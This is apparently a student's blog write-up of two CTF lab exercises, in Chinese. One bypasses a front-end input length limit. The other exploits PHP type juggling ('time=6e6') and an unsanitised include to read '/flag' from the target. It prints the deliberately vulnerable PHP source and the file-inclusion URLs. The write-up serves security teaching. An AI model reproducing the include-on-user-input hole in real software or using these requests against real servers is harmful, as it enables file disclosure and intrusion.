




系统安全实践作业2

原创

qq_51036115  已于 2022-04-03 17:27:37 修改  3272  收藏

分类专栏: [系统安全 CTF](#) 文章标签: [系统安全](#)

于 2022-03-27 13:50:37 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_51036115/article/details/123771761


版权



[系统安全](#) 同时被 2 个专栏收录

3 篇文章 0 订阅

订阅专栏



[CTF](#)

3 篇文章 0 订阅

订阅专栏

目录

第四周实验题目1——前端绕过

题目描述:

解题过程:

第四周实验题目2——php代码审计

题目描述:

解题过程:


第四周实验题目1——前端绕过

题目描述:

只需要把10位的密码输到长度限制为9位的输入框内, 然后就可以得到flag!

解题过程:

1、依旧是请求虚拟环境, 看好靶机IP, 然后通过浏览器访问靶机。




CSDN @qq_51036115

2、发现输入框只能输入9位数字，这就是提示里面说的把10位输入时就可以获得flag。

查看网页源代码：发现这个长度就是限定9位了。

Input:

The password is: 1234567890, just input it.



CSDN @qq_51036115

```
1 <html>
2 <head>
3 <title>JustInput</title>
4 <meta charset="utf-8" />
5 </head>
6 <body>
7 <h1 align='center'>JustInput</h1>
8 <form action="main.php" method="POST">
9 <table>
10 <tr>
11 <td>Input :</td>
12 <td><input type="text" name="password" maxlength="9" value=""></td>
13 <td><input type="submit" value="Submit"></td>
14 </tr>
15 </table>
16 </form>
17 <B>The password is: 1234567890, just input it.</B>
18 </body>
19 </html>
```

CSDN @qq_51036115

3、求助百度，搜索 **ctf前端输入长度限定**，看到一个有借鉴意义的writeup:


[Bugku CTF-web2 前端输入长度限制](#)

方法：尝试修改网页代码。

4、打开控制台


Input:

The password is: 1234567890, just input it.



CSDN @qq_51036115

点击箭头指示的这里，不断展开：



CSDN @qq_51036115

最终可以看到，长度设置是可以修改的：直接双击“9”这个位置，把它改为“10”。然后直接在网页上输入“1234567890”运行，即可得到flag。

```
+ Search HTML
<html>
  <head> </head>
  <body>
    <h1 align="center">JustInput</h1>
    <form action="main.php" method="POST">
      <table>
        <tbody>
          <tr>
            <td>Input :</td>
            <td>
              <input name="password" maxlength="30" value="" type="text">
            </td>
          </tr>
        </tbody>
      </table>
      <form>
        <b>The password is: 1234567890, just input it.</b>
      </form>
    </body>
  </html>
```

CSDN @qq_51036115

第四周实验题目2——php代码审计

题目描述:

是真的会sleep这么久，所以不考虑考虑其他输入时间的姿势嘛？强制转换和is_numeric()相比有哪些不足呢？

解题过程:

1、访问靶机IP

初略的读一下这段代码，就是让我们提交一个time值，然后这个值是有范围限制的，读取之后休眠这么长时间。

我们先构造一个url试着访问一下：**1.4.202.3/?time=1**

```
1.4.202.3/?time=1
<?php
show_source(__FILE__);
if(isset($_GET['time'])){
    if(is_numeric($_GET['time'])){
        echo 'The time must be number.';
    }else if($_GET['time'] < 60 * 60 * 24 * 30 * 2){
        echo 'This time is too short.';
    }else if($_GET['time'] > 60 * 60 * 24 * 30 * 3){
        echo 'This time is too long.';
    }else{
        sleep((int)$_GET['time']);
        if(isset($_GET['file'])){
            include $_GET['file'];
        }
    }
    echo '<hr>';
}
?> This time is too short.
```

CSDN @qq_51036115

好的，这回懂了，time的范围是 **5184000~7776000**。但是我们总不能真的等这么多秒。

2、根据提示，百度一下：强制转换和is_numeric()，看了这个解析：

Challenge 2: php弱类型、is_numeric ()、强制类型转换

当我们以科学计数法输入数字时，通过int的转换会丢失后面的数字，那我们试一下这个：**1.4.202.3/?time=6e6**

这回似乎可以看到sleep结束，但是还是没有flag。别急，继续往下看代码：

```
    }else{
        sleep((int)$_GET['time']);
        if (isset($_GET['file'])){
            include $_GET['file'];
        }
    }
    echo '<hr>';
}
?>
```

isset()函数检测变量是否设置，是则返回true，否则返回false。

include函数包含并运行指定文件。

3、那就是还有另一步，在输入time之后，我们还需要构造file值，我的猜测是给出flag所在的路径。期间尝试了：

1.4.202.3/?time=6e6&file=flag

1.4.202.3/?time=6e6&file=flag.txt

1.4.202.3/?time=6e6&file=flag.php

1.4.202.3/?time=6e6&file=../flag

1.4.202.3/?time=6e6&file=./flag


以此类推，但是都没得到结果。

还百度了有什么网页目录扫描工具，想试着扫一下，但好歹把dirsearch给git下来了，那些库又装不上，无奈之下问了助教。

好吧，原来是靠猜的，正确的路径就在根目录下/flag是：

1.4.202.3/?time=6e6&file=/flag

最后就拿到flag了。



```
1.4.202.3/?time=6e6&file=/flag x +
1.4.202.3/?time=6e6&file=/flag
<?php
show_source(__FILE__);
if(isset($_GET['time'])){
    if(!is_numeric($_GET['time'])){
        echo 'The time must be number.';
    }else if($_GET['time'] < 60 * 60 * 24 * 30 * 2){
        echo 'This time is too short.';
    }else if($_GET['time'] > 60 * 60 * 24 * 30 * 3){
        echo 'This time is too long.';
    }else{
        sleep((int)$_GET['time']);
        if (isset($_GET['file'])){
            include $_GET['file'];
        }
    }
    echo '<hr>';
}
?> 53114410
CSDN @qq_51036115
```